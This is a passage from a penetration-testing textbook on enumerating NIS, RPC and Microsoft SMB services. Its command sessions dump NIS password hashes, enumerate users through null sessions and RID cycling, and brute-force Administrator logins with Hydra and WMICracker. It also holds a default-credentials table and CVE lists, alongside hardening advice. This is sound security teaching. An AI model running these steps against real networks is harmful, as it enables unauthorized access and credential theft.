root@kali:~# apt-get install nis root@kali:~# ypwhich -d example.org 192.168.10.1 potatohead.example.org root@kali:~# ypcat –d example.org –h 192.168.10.1 passwd.byname tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
Table 7-33 provides a list of common NIS maps and corresponding files. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider reading Mike Eisler, Ricardo Labiaga, and Hal Stern’s Managing NFS and NIS, Second Edition (O’Reilly, 2001), which details the innermost workings of these protocols.
| Master file | Map(s) | Notes |
|---|---|---|
| /etc/hosts | hosts.byname, hosts.byaddr | Contains hostnames and IP details |
| /etc/passwd | passwd.byname, passwd.byuid | NIS user password file |
| /etc/group | group.byname, group.bygid | NIS group file |
| /usr/lib/aliases | mail.aliases | Details mail aliases |
Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC rusersd endpoint that reveals active user sessions. The rusers client is used to retrieve material, as shown in Example 7-40.
root@kali:~# apt-get install rusers root@kali:~# rusers -l 192.168.10.1 Sending broadcast for rusersd protocol version 3... Sending broadcast for rusersd protocol version 2... tiff potatohead:console Sep 2 13:03 22:03 katykat potatohead:ttyp5 Sep 1 09:35 14
Table 7-34 lists Unix RPC services with known weaknesses. You can find details of vulnerabilities discovered before 2009 in services including sadmind within previous editions of this book.
| Number | Service | CVE | Vulnerability notes |
|---|---|---|---|
| 390103 | nsrd | CVE-2012-2288 | EMC NetWorker remote code executiona |
| 390105 | nsrindexd | CVE-2012-4607 | EMC NetWorker remote code execution |
| 390113 | nsrexecd | CVE-2011-0321 | EMC NetWorker IPC information leak |
| 150001 | pcnfsd | CVE-2010-1039 | IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution |
| 100068 | cmsd | CVE-2010-4435 | Oracle Solaris 8, 9, and 10 overflowb |
| CVE-2009-3699 | Stack overflow in the AIX 6.1.3 calendar daemon leads to code executionc | ||
| 100083 | ttdbserverd | CVE-2009-2727 | IBM AIX 6.1.3 TTDB server overflow |
a Metasploit networker_format_string module. b See “Multiple Vendor Calendar Manager - Remote Code Execution” in Offensive Security’s Exploit Database archive. | |||
Perform the following to uncover vulnerabilities in common network services:
-sV) and manual techniques to review banner materials and fingerprint available services. Also consider cross-referencing the operating system release and configuration to deduce the version of certain implementations (e.g., OpenSSH 5 versus 6).Consider the following countermeasures when hardening network services:
Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service by disabling support for unnecessary features.
Maintain server software packages and libraries (e.g., NTP, BIND, and OpenSSL) to negate known weaknesses within the exposed attack surface that remains.
Disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH), or via a closed management network.
If you use SNMP, ensure that you use strong credentials. Consider using ACLs to limit SNMP access to trusted sources and prevent unauthorized TFTP file transfers to your devices.
Understand the exposed authentication mechanisms across your services and ensure that auditing is configured so that brute-force password grinding attacks are highlighted.
Harden SSH servers as follows:
Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses within SSH 1.0.
Prune supported key exchange mechanisms and ciphers59 in-line with the server software you are running, and clients you need to support.
Mitigate brute-force password grinding issues by disabling password authentication for users, and enforcing one-time password (OTP), public key, or multifactor authentication for users via Google Authenticator, Duo Security, and other platforms.
Harden DNS servers:
Harden Kerberos servers:
Disable support for weak HMAC algorithms (56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular). Modern operating systems support AES128 and AES256, which should be enforced.
Within Microsoft environments, consider enforcing the highest domain functional level. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.
1 See https://www.thc.org/thc-hydra/.
2 Metasploit tftpbrute module.
3 Nmap ssh2-enum-algos script.
4 See “Next Generation Encryption”, Cisco.com, April 2012.
5 Adrian David et al.,“Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
6 Fabian Foerg, “SSH Weak Diffie-Hellman Group Identification Tool”, Gotham Digital Science Blog, August 3, 2015.
7 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.
8 Metasploit ssh_identify_pubkeys module.
9 See “F5 BIG-IP Remote Root Authentication Bypass Vulnerability”, Matta Consulting, February 16, 2012.
10 See CVE-2012-1493 and CVE-2015-6389 for details on F5 Networks and Cisco, respectively.
11 See “CVE-2015-7755: Juniper ScreenOS Authentication Backdoor” and “SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7”.
12 Metasploit quantum_dxi_known_privkey module.
13 Metasploit array_vxag_vapv_privkey module.
14 Metasploit telnet_ruggedcom module.
15 See debian-ssh on GitHub.
16 The approach is detailed in Nadia Heninger et al., “Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 8–10, 2012.
17 For further information, see “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval”, Rapid7.com.
18 Metasploit ipmi_cipher_zero module.
19 See https://hashcat.net.
20 HD Moore, “A Penetration Tester’s Guide to IPMI and BMCs”, Rapid7 Blog, July 2, 2013.
21 For more information, see “Alert (TA13-088A) DNS Amplification Attacks”, US-CERT.gov, March 29, 2013.
22 See CVE-2008-1447.
23 See “BIND 9 Security Vulnerability Matrix”, ISC Knowledge Base, May 20, 2013.
24 Nmap dns-service-discovery script.
25 See “Security Notice”, Network Time Protocol, July 9, 2016.
26 See /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt in Kali Linux.
27 See CVE-2010-2976.
28 Metasploit snmp_enum module.
29 Metasploit cisco_config_tftp module.
30 Metasploit cisco_upload_file module.
31 See snmpattack.pl on ERNW.
36 See section 3.4 of RFC 2251.
37 See “Lightweight Directory Access Protocol (LDAP) Parameters” on IANA.org.
39 Edward Torkington, “ebrute - Service Brute-Forcer”, r00t Blog, December 6, 2011.
40 M. Stroeder, “Lightweight Directory Access Protocol (LDAP): Hashed Attribute Values for ‘userPassword’”, IETF, April 11, 2013.
41 Amin Al-Regan, “[Samba] Samba Password Hashes Exposed to ldapsearch”, Samba.org, July 28, 2008.
43 Balazs Bucsay, “Mimikatz — Golden Ticket”, Rycon.hu, January 24, 2014.
44 Alva Duckwall and Benjamin Delpy’s, “Abusing Microsoft Kerberos - Sorry You Guys Don’t Get It”, presented at Black Hat USA 2014, Las Vegas, NV, August 2–7, 2014.
45 See the Kerberos protocol and its implementations at ZeroShell Net Services.
46 See RFC 4556 and “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” on the Microsoft Developer Network.
47 See “[MS-PAC]: Privilege Attribute Certificate Data Structure” on the Microsoft Developer Network.
48 For details on this, see Ben Lincoln, “Mimikatz 2.0—Silver Ticket Walkthrough”, Beneath the Waves Blog, December 18, 2014.
49 See kerbcrack on NTSecurity.
51 Rachel Engel, Brad Hill, and Scott Stender, “Attacking Kerberos Deployments”, presented at Black Hat USA 2010, Las Vegas, NV, July 28–29, 2010.
52 See “What’s New in Kerberos Authentication” on Microsoft’s TechNet.
53 See Mimikatz on GitHub.
54 For more information, see “Protected Users Security Group” on Microsoft’s TechNet.
55 Sean Metcalf, “Mimikatz and Active Directory Kerberos Attacks”, Active Directory Security, November 22, 2014.
56 Sean Michael Kerner, “Aorato Uncovers Critical Microsoft Active Directory Vulnerability”, eWEEK, July 15, 2014.
58 See “Remote Procedure Call (RPC) Program Numbers” on IANA.org.
59 stribika, “Secure Secure Shell”, January 4, 2015.
This chapter focuses on proprietary Microsoft protocols that support file sharing, printing, email, and other functions within Windows networks. Table 8-1 lists the common static ports used by the protocols. Microsoft RPC services use dynamic high ports, as orchestrated by the RPC locator service. Open protocols used by Windows include DNS, Kerberos, and LDAP, as listed in Table 8-2 and covered in Chapter 7.
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 135 |
● |
● |
loc-srv | RPC locator service |
| 137 | – |
● |
netbios-ns | NetBIOS name service |
| 138 | – |
● |
netbios-dgm | NetBIOS datagram service |
| 139 |
● |
– | netbios-ssn | NetBIOS session service |
| 445 |
● |
● |
microsoft-ds | SMB Direct service |
| 3389 |
● |
– | microsoft-rdp | Remote Desktop Protocol |
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 53 |
● |
● |
domain | DNS service |
| 88 |
● |
● |
kerberos | Kerberos authentication service |
| 123 | – |
● |
ntp | Network Time Protocol |
| 389 |
● |
● |
ldap | LDAP |
| 464 |
● |
● |
kpasswd | Kerberos password service |
| 636 |
● |
– | ldaps | LDAP (TLS) |
| 3268 |
● |
– | globalcat | Microsoft Global Catalog LDAP |
| 3269 |
● |
– | globalcats | Microsoft Global Catalog LDAP (TLS) |
These protocols support functions including the following:
Authentication via Kerberos
Directory service through LDAP and Global Catalog
Name resolution via DNS (e.g., SRV records defining service locations)
Legacy name resolution and resource access via NetBIOS
Access to services and data via SMB Direct
System administration via RDP
Figure 8-1 demonstrates a Windows workstation authenticating with Active Directory (AD) and accessing an Exchange Server (EXCH01) using Outlook. DC01 and DC02 are domain controllers. Microsoft NetBIOS, SMB, and RPC protocols are detailed in the following sections.
The NetBIOS name service provides name table entries to clients within legacy Microsoft networks—describing local system configuration, available services, the parent domain, and location of domain controllers.1 Example 8-1 demonstrates Nmap used to query the service.
root@kali:~# nmap -Pn -sUC -p137 192.168.1.5 Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 13:31 GMT Nmap scan report for 192.168.1.5 PORT STATE SERVICE 137/udp open netbios-ns Host script results: | nbstat: NetBIOS name: KCH-VPN, NetBIOS user: Administrator, | NetBIOS MAC: 00:02:55:98:80:79 (IBM) | Names: | KCH-VPN<00> Flags: <unique><active> | XFAB<00> Flags: <group><active> | KCH-VPN<20> Flags: <unique><active> | KCH-VPN<03> Flags: <unique><active> | Administrator<03> Flags: <unique><active>
These values denote the computer name, MAC address, parent domain, and authenticated users. Table 8-3 lists possible entries, including details of running services and the location of domain controllers within a network.
| Value | Suffix | Type | Service description |
|---|---|---|---|
| <domain name> | 00 | G | Domain name |
| <computer name> | 00 | U | Workstation |
| <computer name> | 01 | U | Messenger |
| <__MSBROWSE__> | 01 | G | Master browser |
| <computer name> | 03 | U | Messenger (for this computer) |
| <username> | 03 | U | Messenger (for this user) |
| <computer name> | 06 | U | RAS server |
| <domain name> | 1B | U | Domain master browser name |
| <domain name> | 1C | G | Domain controller list |
| <INet-Services> | 1C | G | Microsoft IIS |
| <domain name> | 1D | U | Master browser name for the network |
| <domain name> | 1E | G | Browser service elections |
| <computer name> | 1F | U | NetDDE |
| <computer name> | 20 | U | File server |
| <computer name> | 21 | U | RAS client |
| <computer name> | 22 | U | Microsoft Exchange interchange |
| <computer name> | 23 | U | Microsoft Exchange data store |
| <computer name> | 24 | U | Microsoft Exchange directory |
| <computer name> | 2B | U | IBM Lotus Notes |
| IRISMULTICAST | 2F | G | IBM Lotus Notes |
| <computer name> | 30 | U | Modem sharing server |
| <computer name> | 31 | U | Modem sharing client |
| IRISNAMESERVER | 33 | G | IBM Lotus Notes |
| <computer name> | 42 | U | McAfee antivirus |
| <computer name> | 43 | U | SMS client remote control |
| <computer name> | 44 | U | SMS remote control tool |
| <computer name> | 45 | U | SMS client remote chat |
| <computer name> | 46 | U | SMS client remote transfer |
| <computer name> | 4C | U | DEC Pathworks TCP/IP |
| <computer name> | 52 | U | DEC Pathworks TCP/IP |
| <computer name> | 6A | U | Microsoft Exchange IMC |
| <computer name> | 87 | U | Microsoft Exchange MTA |
| <computer name> | BE | U | Network monitoring agent |
| <computer name> | BF | U | Network monitoring utility |
The Server Message Block (SMB) protocol provides access to data, printers, and service endpoints (via named pipes). You can, in turn, access SMB via multiple channels, as demonstrated by Figure 8-2. The two most common channels are the NetBIOS session and SMB Direct services. NetBEUI is a nonroutable local protocol used within legacy Microsoft networks.
Various shares are exposed to clients via SMB, including:
Default administrative shares (e.g., C$, D$, and ADMIN$)
The interprocess communication share (IPC$)
Domain controller shares (SYSVOL and NETLOGON)
Shared printer and fax shares (PRINT$ and FAX$)
Anonymous access to the IPC$ share is often granted. RPC endpoints exposed via IPC$ include the Server service, Task Scheduler, Local Security Authority (LSA), and Service Control Manager (SCM). Upon authenticating, you can use these to enumerate user and system details, access the registry, and execute commands.
Windows services expose RPC interfaces over TCP, UDP, HTTP, and SMB transport protocols, as shown in Figure 8-3. The RPC locator provides details of registered services to clients (e.g., Outlook).
When encountering proprietary SMB and Microsoft RPC services, enumerate the available attack surface and use it in pursuit of your goals. Figure 8-4 describes the iterative approach that you should adopt.
Example 8-2 demonstrates an Nmap scan revealing available NetBIOS, SMB Direct, and RPC services. After you’ve identified them, you can query these endpoints both anonymously and with credentials for gain, as described in the subsequent sections.
root@kali:~# nmap -Pn -sSVC -n 192.168.1.10 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-02 19:42 EDT Nmap scan report for 192.168.1.10 Not shown: 989 closed ports PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows 98 netbios-ssn 445/tcp open microsoft-ds (primary domain: WHQ) 49152/tcp open msrpc Microsoft Windows RPC 49153/tcp open msrpc Microsoft Windows RPC 49154/tcp open msrpc Microsoft Windows RPC 49155/tcp open msrpc Microsoft Windows RPC 49156/tcp open msrpc Microsoft Windows RPC 49157/tcp open msrpc Microsoft Windows RPC Service Info: Host: LCFBCL12; OSs: Windows, Windows 98; CPE: cpe:/o:microsoft: windows, cpe:/o:microsoft:windows_98 Host script results: |_nbstat: NetBIOS name: LCFBCL12, NetBIOS MAC: 34:e6:d7:34:7c:e9 (Dell) | smb-os-discovery: | OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1) | OS CPE: cpe:/o:microsoft:windows_7::sp1 | Computer name: LCFBCL12 | NetBIOS computer name: LCFBCL12 | Domain name: WHQ.EXAMPLE.ORG | Forest name: WHQ.EXAMPLE.ORG | FQDN: LCFBCL12.WHQ.EXAMPLE.ORG |_ System time: 2016-05-02T16:43:46-07:00 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) |_smbv2-enabled: Server supports SMBv2 protocol
With an anonymous null session you can access the IPC$ share and interact with services exposed via named pipes. The enum4linux utility within Kali Linux is particularly useful; with it, you can obtain the following:
Operating system information
Details of the parent domain
A list of local users and groups
Details of available SMB shares
The effective system security policy
Example 8-3 demonstrates the tool used to glean system information from a target.
root@kali:~# enum4linux -U -S -P -o 192.168.1.15
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
===================================
| OS information on 192.168.1.5 |
===================================
[+] Got OS info for 192.168.1.5 from smbclient:
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.1.5 from srvinfo:
192.168.1.15 Wk Sv Din NT SNT
platform_id : 500
os version : 5.0
server type : 0x9403
==========================
| Users on 192.168.1.5 |
==========================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null)
Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null)
Desc: Built-in account for guest access to the computer/domain
index: 0x3 RID: 0x3e8 acb: 0x00000214 Account: TsInternetUser Name: TsInternetUser
Desc: This user account is used by Terminal Services.
index: 0x4 RID: 0x3ed acb: 0x00000210 Account: ycgoh Name: testing vpn
Desc: (null)
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[TsInternetUser] rid:[0x3e8]
user:[ycgoh] rid:[0x3ed]
======================================
| Share Enumeration on 192.168.1.5 |
======================================
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
Sharename Type Comment
--------- ---- -------
IPC$ IPC Remote IPC
D$ Disk Default share
Log Disk
ADMIN$ Disk Remote Admin
C$ Disk Default share
=================================================
| Password Policy Information for 192.168.1.5 |
=================================================
[+] Found domain(s):
[+] KCH-VPN
[+] Builtin
[+] Password Info for Domain: KCH-VPN
[+] Minimum password length: 6
[+] Password history length: 5
[+] Maximum password age: 59 days 23 hours 52 minutes
[+] Password Complexity Flags: 000001
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1
[+] Minimum password age: 1 day
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: Not Set
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
Table 8-4 lists known remotely exploitable Microsoft SMB implementation vulnerabilities. NVD also details a number of serious defects in other implementations (including Apple OS X, Linux, Novell Netware, and Samba).
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2015-2474 | Windows Server 2008 SP2 | Remote authenticated code execution through a malicious SMB server error logging action |
| CVE-2011-0661 | Windows Server 2008 R2 SP1 | SMB transaction parsing flaw leading to code execution |
| CVE-2010-2550 | Windows Server 2008 R2 | SMB overflow resulting in code executiona |
| CVE-2010-0231 | NTLM authentication bypass allowing remote attackers to access resources via SMBb | |
| CVE-2010-0020 | Authenticated users can execute code via an SMB pathname overflow | |
| CVE-2009-2532 | Windows Server 2008 SP2 | Remote code execution via an SMB overflow |
| CVE-2009-3103 | Session negotiation overflow resulting in code executionc | |
a Metasploit ms10_054_queryfs_pool_overflow module. b See http://bit.ly/2aQnogI. | ||
You can query the RPC locator service and individual RPC endpoints to catalog interesting services running over TCP, UDP, HTTP, and SMB (via named pipes). Each IFID value gathered through this process denotes an RPC service (e.g., 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc is the Messenger interface).
Todd Sabin’s rpcdump and ifids Windows utilities query both the RPC locator and specific RPC endpoints to list IFID values. The rpcdump syntax is as follows:
rpcdump [-v] [-p protseq] target
You can access the RPC locator service by using four protocol sequences:
ncacn_ip_tcp and ncadg_ip_udp (TCP and UDP port 135)
ncacn_np (the \pipe\epmapper named pipe via SMB)
ncacn_http (RPC over HTTP via TCP port 80, 593, and others)
Use the -p flag to specify a particular sequence to use when connecting. If none is specified, rpcdump tries each sequence and lists registered RPC services, as shown in Example 8-4. Note that local ncalrpc interfaces are not remotely accessible.
D:\rpctools> rpcdump 192.168.189.1 IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0 Annotation: Messenger Service UUID: 00000000-0000-0000-0000-000000000000 Binding: ncadg_ip_udp:192.168.189.1[1028] IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0 Annotation: UUID: 00000000-0000-0000-0000-000000000000 Binding: ncalrpc:[LRPC00000290.00000001] IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0 Annotation: UUID: 00000000-0000-0000-0000-000000000000 Binding: ncacn_ip_tcp:192.168.0.1[1025]
Example 8-5 shows rpcdump -v used to query each service and enumerate IFID values. First, the RPC locator service is quizzed, followed by UDP port 1028, TCP port 1025, and so on.
D:\rpctools> rpcdump -v 192.168.189.1 IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0 Annotation: Messenger Service UUID: 00000000-0000-0000-0000-000000000000 Binding: ncadg_ip_udp:192.168.189.1[1028] RpcMgmtInqIfIds succeeded Interfaces: 16 367abb81-9844-35f1-ad32-98f038001003 v2.0 93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0 82273fdc-e32a-18c3-3f78-827929dc23ea v0.0 65a93890-fab9-43a3-b2a5-1e330ac28f11 v2.0 8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0 6bffd098-a112-3610-9833-46c3f87e345a v1.0 8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0 c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0 0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0 4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0 300f3532-38cc-11d0-a3f0-0020af6b0add v1.2 6bffd098-a112-3610-9833-012892020162 v0.0 17fdd703-1827-4e34-79d4-24a55c53bb37 v1.0 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0 3ba0ffc0-93fc-11d0-a4ec-00a0c9062910 v1.0 8c7daf44-b6dc-11d1-9a4c-0020af6e7c57 v1.0 IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0 Annotation: UUID: 00000000-0000-0000-0000-000000000000 Binding: ncalrpc:[LRPC00000290.00000001] IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0 Annotation: UUID: 00000000-0000-0000-0000-000000000000 Binding: ncacn_ip_tcp:192.168.189.1[1025] RpcMgmtInqIfIds succeeded Interfaces: 2 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
If you are unable to connect to the RPC locator service, use ifids to query dynamic high ports (i.e., those running on TCP or UDP port 1024 and above) and enumerate IFID values directly. The ifids syntax is as follows:
ifids [-p protseq] [-e endpoint] target
The -p option specifies the protocol sequence to use and the -e defines the port. Example 8-6 demonstrates using ifids to list the available RPC interfaces on TCP port 1025 of a target.
D:\rpctools> ifids -p ncadg_ip_tcp -e 1025 192.168.189.1 Interfaces: 2 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
You can cross-reference IFID values with Tables 8-5 and 8-6 to investigate known exposures. Table 8-5 details interfaces with exploitable defects, and Table 8-6 lists interfaces you can query to obtain useful information. Jean-Baptiste Marchand also assembled a collection of documents that detail RPC interfaces and named pipes.2
| IFID value | Description | CVE reference(s) |
|---|---|---|
| 12345678-1234-abcd-ef00-0123456789ab | Print spooler service | CVE-2010-2729a CVE-2009-0228 |
| 342cfd40-3c6c-11ce-a893-08002b2e9c6d | License and Logging Service (LLSRV) | CVE-2009-2523 |
The RPC Server itself within Windows Server 2012, Server 2008 R2 SP1, and others is vulnerable to a remotely exploitable flaw, by which an authenticated user can execute arbitrary code with elevated privileges on an unpatched server.3
| IFID value | Named pipe | Description |
|---|---|---|
| 12345778-1234-abcd-ef00-0123456789ab | \pipe\lsarpc | LSA interface, used to enumerate users |
| 3919286a-b10c-11d0-9ba8-00c04fd92ef5 | LSA Directory Services (DS) interface, used to enumerate domains and trust relationships | |
| 12345778-1234-abcd-ef00-0123456789ac | \pipe\samr | LSA SAMR interface, used to access public SAM database elements (e.g., usernames) and brute-force user passwords regardless of account lockout policya |
| 1ff70682-0a51-30e8-076d-740be8cee98b | \pipe\atsvc | Task scheduler, used to remotely execute commands |
| 338cd001-2244-31f1-aaaa-900038001003 | \pipe\winreg | Remote registry service, used to access the system registry |
| 367abb81-9844-35f1-ad32-98f038001003 | \pipe\svcctl | Service control manager and server services, used to remotely start and stop services and execute commands |
| 4b324fc8-1670-01d3-1278-5a47bf6ee188 | \pipe\srvsvc | |
| 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 | \pipe\epmapper | DCOM interface, supporting WMI |
a See CVE-2014-0317. | ||
You can use the Samba rpcclient utility to interact with RPC endpoints via named pipes. Table 8-7 lists commands that you can issue to SAMR, LSARPC, and LSARPC-DS interfaces upon establishing an SMB session (often requiring credentials).
| Command | Interface | Description |
|---|---|---|
| queryuser | SAMR | Retrieve user information |
| querygroup | Retrieve group information | |
| querydominfo | Retrieve domain information | |
| enumdomusers | Enumerate domain users | |
| enumdomgroups | Enumerate domain groups | |
| createdomuser | Create a domain user | |
| deletedomuser | Delete a domain user | |
| lookupnames | LSARPC | Look up usernames to SIDa values |
| lookupsids | Look up SIDs to usernames (RIDb cycling) | |
| lsaaddacctrights | Add rights to a user account | |
| lsaremoveacctrights | Remove rights from a user account | |
| dsroledominfo | LSARPC-DS | Get primary domain information |
| dsenumdomtrusts | Enumerate trusted domains within an AD forest | |
a Security identifier b Relative identifier | ||
Install the Samba client utilities under Kali Linux by typing the following:
apt-get update apt-get install smbclient
Example 8-7 shows rpcclient used to enumerate users via the LSARPC named pipe (\pipe\lsarpc) through RID cycling. We first obtain the SID value of the chris account, and then increment the RID value (1001 through to 1008) to enumerate the others. Alternatively, you can use the enumdomusers command to list users via SAMR, as shown in Example 8-8.
root@kali:~# rpcclient -I 192.168.0.25 -U=chris%password WEBSERV rpcclient> lookupnames chris chris S-1-5-21-1177238915-1563985344-1957994488-1003 (User: 1) rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1001 S-1-5-21-1177238915-1563985344-1957994488-1001 WEBSERV\IUSR_WEBSERV rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1002 S-1-5-21-1177238915-1563985344-1957994488-1002 WEBSERV\IWAM_WEBSERV rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1003 S-1-5-21-1177238915-1563985344-1957994488-1003 WEBSERV\chris rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1004 S-1-5-21-1177238915-1563985344-1957994488-1004 WEBSERV\donald rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1005 S-1-5-21-1177238915-1563985344-1957994488-1005 WEBSERV\test rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1006 S-1-5-21-1177238915-1563985344-1957994488-1006 WEBSERV\daffy rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1007 result was NT_STATUS_NONE_MAPPED rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1008 result was NT_STATUS_NONE_MAPPED
rpcclient> enumdomusers user:[Administrator] rid:[0x1f4] user:[chris] rid:[0x3eb] user:[daffy] rid:[0x3ee] user:[donald] rid:[0x3ec] user:[Guest] rid:[0x1f5] user:[IUSR_WEBSERV] rid:[0x3e9] user:[IWAM_WEBSERV] rid:[0x3ea] user:[test] rid:[0x3ed] user:[TsInternetUser] rid:[0x3e8]
Todd Sabin’s walksam utility queries the SAMR service to glean user information. Example 8-9 shows how you use walksam across a network to walk the SAMR interface of 192.168.1.15.
D:\rpctools> walksam 192.168.1.15 rid 500: user Administrator Userid: Administrator Description: Built-in account for administering the computer/domain Last Logon: 8/12/2015 19:16:44.375 Last Logoff: never Last Passwd Change: 8/13/2015 18:43:52.468 Acct. Expires: never Allowed Passwd Change: 8/13/2015 18:43:52.468 Rid: 500 Primary Group Rid: 513 Flags: 0x210 Fields Present: 0xffffff Bad Password Count: 0 Num Logons: 101 rid 501: user Guest Userid: Guest Description: Built-in account for guest access to the computer/domain Last Logon: never Last Logoff: never Last Passwd Change: never Acct. Expires: never Allowed Passwd Change: never Rid: 501 Primary Group Rid: 513 Flags: 0x215 Fields Present: 0xffffff Bad Password Count: 0 Num Logons: 0
The walksam utility supports additional protocol sequences used by Windows domain controllers. Upon locating a SAMR interface via rpcdump or a similar utility, use walksam with the correct sequence (e.g., TCP, UDP, or named pipes), as demonstrated by Example 8-10. In this case, the SAMR interface is exposed via TCP port 1028.
D:\rpctools> walksam -p ncacn_ip_tcp -e 1028 192.168.1.10 rid 500: user Administrator Userid: Administrator Description: Built-in account for administering the computer/domain Last Logon: 8/6/2015 11:42:12.725 Last Logoff: never Last Passwd Change: 2/11/2015 09:12:50.002 Acct. Expires: never Allowed Passwd Change: 2/11/2015 09:12:50.002 Rid: 500 Primary Group Rid: 513 Flags: 0x210 Fields Present: 0xffffff Bad Password Count: 0 Num Logons: 101
Enumeration tools such as walksam use RID cycling to list users (through looking up RID 500, 501, 502, and so on) and identify the local administrator account, even if it has been renamed.
Armed with a list of usernames, you can attack exposed authentication mechanisms. Table 8-8 lists those that can be targeted for gain, along with details of tools supporting brute-force password grinding.
| Interface | Exposed via | Brute-forced using |
|---|---|---|
| SMB | NetBIOS session service | Hydra |
| SMB Direct service | ||
| WMI | RPC locator service | WMICrackera or ebrute |
a See http://bit.ly/2axw7GF. | ||
Examples 8-11 and 8-12 demonstrate SMB and WMI brute-force password grinding via Hydra and WMICracker. The local Administrator account does not lock by default, making it an attractive target for brute-force.
root@kali:~# hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1 Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. Hydra (http://www.thc.org/thc-hydra) starting at 2016-01-22 11:33:50 [DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), [DATA] attacking service smb on port 445 [445][smb] host: 192.168.1.12 login: Administrator password: Password123
C:\> WMICracker 192.168.1.10 Administrator words.txt WMICracker 0.1, Protype for Fluxay5. by netXeyes 2002.08.29 http://www.netXeyes.com, Security@vip.sina.com Waiting For Session Start.... Testing qwerty...Access is denied. Testing password...Access is denied. Testing secret...Access is denied. Administrator's Password is control
Table 8-9 lists weak credentials that may bear fruit during testing. Backup and server management packages use dedicated accounts that are sometimes configured with predictable passwords.
| Username(s) | Common passwords |
|---|---|
| Administrator, admin | (blank), password, administrator, admin |
| arcserve | arcserve, backup |
| tivoli, tmersrvd | tivoli, tmersrvd, admin |
| backupexec, backup | backupexec, backup, arcada |
| test, lab, demo | password, test, lab, demo |
